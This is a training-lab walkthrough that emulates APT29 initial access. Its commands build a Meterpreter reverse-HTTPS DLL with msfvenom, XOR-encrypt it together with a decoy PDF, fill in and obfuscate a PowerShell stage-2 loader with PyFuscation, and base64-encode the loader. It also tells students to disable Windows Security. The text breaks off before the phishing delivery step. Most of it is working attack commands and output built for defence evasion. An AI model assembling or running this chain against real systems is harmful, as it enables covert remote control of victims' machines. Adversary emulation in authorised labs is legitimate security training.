

Lab 4.2: Implementing Adversary TTPs

Introduction

Adversaries utilize a variety of TTPs to gain [Initial Access](#) into a network. These range from [exploiting public facing applications](#) to leveraging [valid accounts](#), to [phishing](#) and more.

In this lab, we will demonstrate how to implement several TTPs in the style of [APT29](#) as they attempt to gain initial access to target systems. You will practice generating a payload, obfuscating it, and deploying it to a target Windows system to establish command and control.

Objectives

1. Create an Initial Access payload based on APT29 CTI.
2. Obfuscate the initial access payload for [Defense Evasion](#).
3. Deploy final payload to target via [spearphishing](#) link.

Estimated Completion Time

- 30 minutes to 1 hour

Requirements

1. Kali VM – used as attack platform to generate payload and receive reverse shell.
2. Windows Workstation – used as victim workstation to execute the APT29 emulated payload.

Malware Warning

Fundamentally, this course entails executing publicly known adversary TTPs so that we can assess and improve cybersecurity. As a result, many of our tools and resources will likely be flagged malicious by security products. We make every effort to ensure that our adversary emulation content is trusted and safe for the purpose of offensive security testing.

As a precaution, you should not perform these labs on any system that contains sensitive data. Additionally, you should never use capabilities and/or techniques taught in this course without first obtaining explicit written permission from the system/network owner(s).

Emulated TTPs

The following ATT&CK TTPs will be emulated in this lab, based on CTI.
 See [APT29](#) if you would like to review the original CTI sources in detail.

Technique ID	Sub-technique ID	Technique	Description
T1566	.002	Phishing: Spearphishing Link	APT29 has used spearphishing with a link to trick victims into clicking on a link to a zip file containing malicious files.
T1204	.002	User Execution: Malicious File	APT29 has used various forms of spearphishing attempting to get a user to open attachments, including, but not limited to, malicious Microsoft Word documents, .pdf, and .lnk files.
T1547	.009	Boot or Logon Autostart Execution: Shortcut Modification	APT29 drops a Windows shortcut file for execution.
T1059	.001	Command and Scripting Interpreter: PowerShell	APT29 has used encoded PowerShell scripts uploaded to CozyCar installations to download and install SeaDuke. APT29 also used PowerShell to create new tasks on remote machines, identify configuration settings, evade defenses, exfiltrate data, and to execute other commands.
T1027	N/A	Obfuscated Files or Information	APT29 has used encoded PowerShell commands.
T1043 ¹	N/A	Commonly Used Port	APT29 has used Port Number 443 for C2.
T1071	.001	Application Layer Protocol: Web Protocols	APT29 has used HTTP for C2 and data exfiltration.

¹ Deprecated in ATT&CK v7. T1043 can be found in ATT&CK v6 (<https://attack.mitre.org/versions/v6/techniques/T1043/>)

Deviations from CTI:

While we advocate for realistic adversary emulation, sometimes you must deviate from CTI for legitimate business reasons (time, cost, risk, etc.). In these cases, it is best practice to document your deviations so you can speak to the fidelity of your adversary emulation content.


We make the following CTI deviations in this lab to make this content more accessible to students:

1. This lab uses the Metasploit Framework as an open-source alternative to the commercial product, Cobalt Strike.
2. This lab uses MSFVenom's DLL output format and executes the DLL using the `DLLMain` entry point, instead of `PointFunctionCall`.

Overview


In this lab, we will create, obfuscate, and deploy a [payload based on APT29](#). Constructing the payload can be a complex task, as it uses several layers of encryption and obfuscation for the purpose of defense evasion.

We provide a diagram below to help you understand how the payload components fit together. Note that we will be implementing each of these components throughout the lab.



After we have constructed our final payload, we will deploy it on our victim Windows system. The payload will execute a series of behaviors that lead to establishing command and control to the attack platform over HTTPS.

The complete attack is visualized in the diagram below:




Walkthrough

Step 1: Access the Lab Environment

1. If you have a Cybrary Pro membership, you may access a pre-configured range environment from the Cybrary learning management system. Otherwise, you may use a self-hosted lab; for information on deploying a self-hosted lab, please see our Lab 1.2 walkthrough: https://github.com/maddev-engenuity/AdversaryEmulation/blob/main/labs/lab_1.2/Lab%201.2%20Setting%20Up%20Your%20Lab%20Environment%20v1.0.1.pdf
2. Login to the Kali attack platform using the following credentials:
 - a. Username: attacker
 - b. Password: ATT&CK
3. Open a terminal and navigate to the lab directory:

```
cd ~/Desktop/AdversaryEmulation/labs/lab_4.2/
```



The screenshot shows a terminal window titled "attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2". The window has standard Linux-style buttons at the top. Inside, there is a black background with white text. A cursor is visible at the bottom left. The terminal output shows the user navigating to a directory:

```
(attacker㉿attackerVM) - [~]
$ cd ~/Desktop/AdversaryEmulation/labs/lab_4.2/
[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

4. Download latest lab updates, if any:

```
git pull
```


5. Lastly, ensure that Windows Security is disabled as it periodically re-enables itself. Please see Troubleshooting at the end of this document for instructions on how to do this.

Step 2: Generate and Obfuscate a Meterpreter DLL

We're going to begin by generating and obfuscating a Meterpreter DLL. This DLL will be used to send a reverse shell from the victim Windows system to the attack platform. Recall that this DLL is being used in place of Cobalt Strike Beacon, used by APT29.

1. Before we generate our Meterpreter DLL, we need to confirm our IP address. Open a terminal and enter the following command:

```
ifconfig
```



```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help

[~(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.4 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe0e:348d prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:0e:34:8d txqueuelen 1000 (Ethernet)
        RX packets 126 bytes 39172 (38.2 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 115 bytes 15480 (15.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 400 (400.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 400 (400.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[~(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

Our IP address is 192.168.56.4. Your IP address will likely be different.
Write your IP address down because we're using it throughout the lab.

2. Generate a new Meterpreter DLL payload using msfvenom. Note: Your payload size may differ from the image seen below.

```
msfvenom -p windows/x64/meterpreter/reverse_https -f dll LHOST=<YOUR
IP ADDRESS> LPORT=443 -o meterpreter.dll
```




```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help

[~(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ msfvenom -p windows/x64/meterpreter/reverse_https -f dll LHOST=192.168.56.4 LPORT=443 -o meterpreter.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 808 bytes
Final size of dll file: 8704 bytes
Saved as: meterpreter.dll

[~(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

3. XOR encrypt the Meterpreter DLL using the provided `xor_encrypt.py` script, with the letter 'a' as the encryption key:

```
python3 xor_encrypt.py -i meterpreter.dll -o meterpreter.dll_enc -k  
a
```



The terminal window shows the command being run and its output. The output indicates that the file was XOR encrypted into `meterpreter.dll_enc` using the key 'a', and the encryption completed successfully.


```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2  
File Actions Edit View Help  
  
[~] (attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]  
$ python3 xor_encrypt.py -i meterpreter.dll -o meterpreter.dll_enc -k a  
[+] XOR encrypting meterpreter.dll into meterpreter.dll_enc using the following single character encryption key: a  
[+] Encryption completed successfully  
  
[~] (attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]  
$
```

Step 3: Obfuscate the Decoy PDF

Our final payload will include a PDF file, `ds7002.pdf`, which is used to distract the user. We provide this PDF for you. We will obfuscate `ds7002.pdf` using the same XOR script from the previous step. This obfuscation is done to reduce interference from security products.

1. XOR encrypt the provided PDF using the same encryption key as the Meterpreter DLL:

```
python3 xor_encrypt.py -i ds7002.pdf -o ds7002.pdf_enc -k a
```



The terminal window shows the command being run and its output. The output indicates that the file was XOR encrypted into `ds7002.pdf_enc` using the key 'a', and the encryption completed successfully.

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2  
File Actions Edit View Help  
  
[~] (attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]  
$ python3 xor_encrypt.py -i ds7002.pdf -o ds7002.pdf_enc -k a  
[+] XOR encrypting ds7002.pdf into ds7002.pdf_enc using the following single character encryption key: a  
[+] Encryption completed successfully  
  
[~] (attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]  
$
```

Step 4: Prepare the Stage 2 PowerShell Loader

The Meterpreter DLL and decoy PDF we generated previously is eventually executed by a Stage 2 PowerShell loader script. To execute properly, our Stage 2 PowerShell loader script needs to know the file lengths of the Meterpreter DLL and decoy PDF. We will enter these file lengths in the Stage 2 PowerShell loader script in this section.

1. List the file sizes of the encrypted PDF and DLL generated previously. We will enter these file sizes into a loader script in the next step.

```
ls -lsa *_enc
```

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help

└─(attacker㉿attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ ls -lsa * enc
108 -rw-r--r-- 1 attacker attacker 106856 Aug 25 17:39 ds7002.pdf_enc
12 -rw-r--r-- 1 attacker attacker 8704 Aug 25 17:36 meterpreter.dll enc

└─(attacker㉿attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```


2. Open the `loader.ps1` PowerShell script with a text editor, mousepad. Find the highlighted lines at the top of the file that correspond to file length (lines 5 and 7).

```
mousepad loader.ps1
```

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help

└─(attacker㉿attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ mousepad loader.ps1
└─* ~/Desktop/AdversaryEmulation/labs/lab_4.2/loader.ps1 - Mousepad
File Edit Search View Document Help
D U S X C O F R Q N
1 $filename = "ds7002.lnk";
2 $key = [System.Text.Encoding]::UTF8.GetBytes('a')[0];
3
4 $pdf_start_byte = 0x00003000;
5 $pdf_filelength = 0000;
6 $dll_start_byte = 0x00030000;
7 $dll_filelength = 0000;
8
9 $pdf_file = "$env:temp\ds7002.PDF";
10 $dll_file = "$env:localappdata\cyzfc.dat";
11 $dll_entrypoint = "DLLMain"
12
13 $pdf_end_byte = $dll_start_byte + $pdf_filelength;
14 $dll_end_byte = $dll_end_byte + $dll_filelength;
15
16 function get_directory {
17
18     param (
19         $filename
20     )
21
22     if (-not(Test-Path $filename))
23     {
24         $file_directory = Get-ChildItem -Path $Env:temp -Filter $filename -Recurse;
25         if (-not $file_directory)
26         {
27             exit;
28         }
29         return $file_directory.DirectoryName;
30     }
31     return $(pwd).Path;
32 }
```

3. Replace the Os with the file sizes of `ds7002.pdf_enc` and `meterpreter.dll_enc` respectively.



```

attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
$ mousepad loader.ps1

File Edit Search View Document Help
File Desktop AdversaryEmulation labs lab_4.2 loader.ps1 - Mousepad
1 $filename = "ds7002.Lnk";
2 $key = [System.Text.Encoding]::UTF8.GetBytes('a')[0];
3
4 $pdf_start_byte = 0x00003000;
5 $pdf_filelength = 106850;
6 $dll_start_byte = 0x00003000;
7 $dll_filelength = 3704;
8
9 $pdf_file = "$env:temp\ds7002.PDF";
10 $dll_file = "$env:localappdata\cyzfc.dat";
11 $dll_entrypoint = "DLLMain"
12
13 $pdf_end_byte = $dll_start_byte + $pdf_filelength;
14 $dll_end_byte = $dll_end_byte + $dll_filelength;
15
16 function get_directory {
17
18     param (
19         $filename
20     )
21
22     if (-not(Test-Path $filename))
23     {
24         $file_directory = Get-ChildItem -Path $Env:temp -Filter $filename -Recurse;
25         if (-not $file_directory)
26         {
27             exit;
28         }
29         return $file_directory.DirectoryName;
30     }
31     return $(pwd).Path;
32 }

Save loader.ps1 (File > Save).
Close mousepad to return to the terminal.

```

Our PowerShell script, `loader.ps1` is now able to read the decoy PDF and Meterpreter DLL from the `.LNK` file.

Step 5: Obfuscate and Base64 Encode the PowerShell Stage 2 Loader

Next, we will obfuscate the Stage 2 PowerShell loader to evade defenses. We will use an open-source utility, [PyFuscation](#) created by CBHue, to obfuscate the Stage 2 PowerShell loader.

1. Enter the PyFuscation directory; use PyFuscation to obfuscate the function names, variables, and parameters of the `loader.ps1` PowerShell script.

```

cd PyFuscation
python3 PyFuscation.py -fvp --ps ../loader.ps1

```

Note that your resulting file/folder names will be different than those seen in the image below.

```

attacker@attackerVM:~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation
File Actions Edit View Help
[attacker@attackerVM] - [~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ python3 PyFuscation.py -fvp --ps ./loader.ps1
-----
[+/-] [+] Tool      : PyFuscation
[+/-] [+] Author    : CB Hue
[+/-] [+] Twitter   : @_cbhue
[+/-] [+] github    : https://github.com/CBHue
-----
[!] Obfuscating: ./loader.ps1
[+] Variables Replaced : 18
[-] Obfuscated Variables located : ./08262021_13_18_51/08262021_13_18_51.variables
[+] Parameters Replaced : 6
[-] Obfuscated Parameters located : ./08262021_13_18_51/08262021_13_18_51.parameters
[+] Functions Replaced : 5

Obfuscated Function Names
-----
[*] Replaced extract_and_write_file With: mgDTIfvt
[*] Replaced get_data_from_file With: aYzwSrPR
[*] Replaced get_directory With: DPOIqThG
[*] Replaced get_filestream With: ODmODDWU
[*] Replaced xor_decode With: qZyKoWZI

[-] Obfuscated Functions located : ./08262021_13_18_51/08262021_13_18_51.functions
[-] Obfuscated script located at : ./08262021_13_18_51/08262021_13_18_51.ps1

```

2. Copy the obfuscated .ps1 script created in the previous step into the lab_4.2 folder as loader_ofb.ps1. Navigate back to the lab_4.2 directory.

```

cp <obfuscated_script.ps1> ./loader_ofb.ps1
cd ../

```

```

attacker@attackerVM:~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help
[attacker@attackerVM] - [~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cp ./08262021_13_18_51/08262021_13_18_51.ps1 ./loader_ofb.ps1
[attacker@attackerVM] - [~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cd ..
[attacker@attackerVM] - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ 

```

3. Base64 encode the newly obfuscated PowerShell loader script, using UTF-8 encoding.


```

cat loader_ofb.ps1 | iconv --to-code UTF-8 | base64 -w 0 >
loader_ofb.ps1_enc

```

Note the file size of `loader_obf.ps1_enc`; this file size will be used in the next step.

```
ls -lsa loader_obf.ps1_enc
```



